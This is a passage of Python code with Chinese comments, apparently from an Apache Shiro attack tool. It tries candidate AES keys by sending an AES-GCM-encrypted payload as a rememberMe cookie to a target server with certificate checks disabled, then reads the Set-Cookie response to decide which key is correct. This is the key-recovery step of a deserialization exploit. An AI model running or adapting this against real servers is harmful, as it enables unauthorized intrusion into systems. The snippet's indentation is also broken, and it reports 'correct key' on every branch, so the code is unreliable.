                   print("正确key:" + key)
                   return key
            # GCM加密
            encryptedMsg = encrypt_AES_GCM(file_body, base64.b64decode(key))
            base64_ciphertext = base64.b64encode(encryptedMsg[1] +
encryptedMsg[0] + encryptedMsg[2])
            res = requests.get(target, cookies={'rememberMe':
base64_ciphertext.decode()}, timeout=3, verify=False, allow_redirects=False)
           if res.headers.get("Set-Cookie") == None:
               print("正确KEY:" + key)
               return key
            else:
               if 'rememberMe=deleteMe;' not in res.headers.get("Set-Cookie"):
                   print("正确key:" + key)
                   return key
            print("正确key:" + key)
            return key
        except Exception as e:
            print(e)
```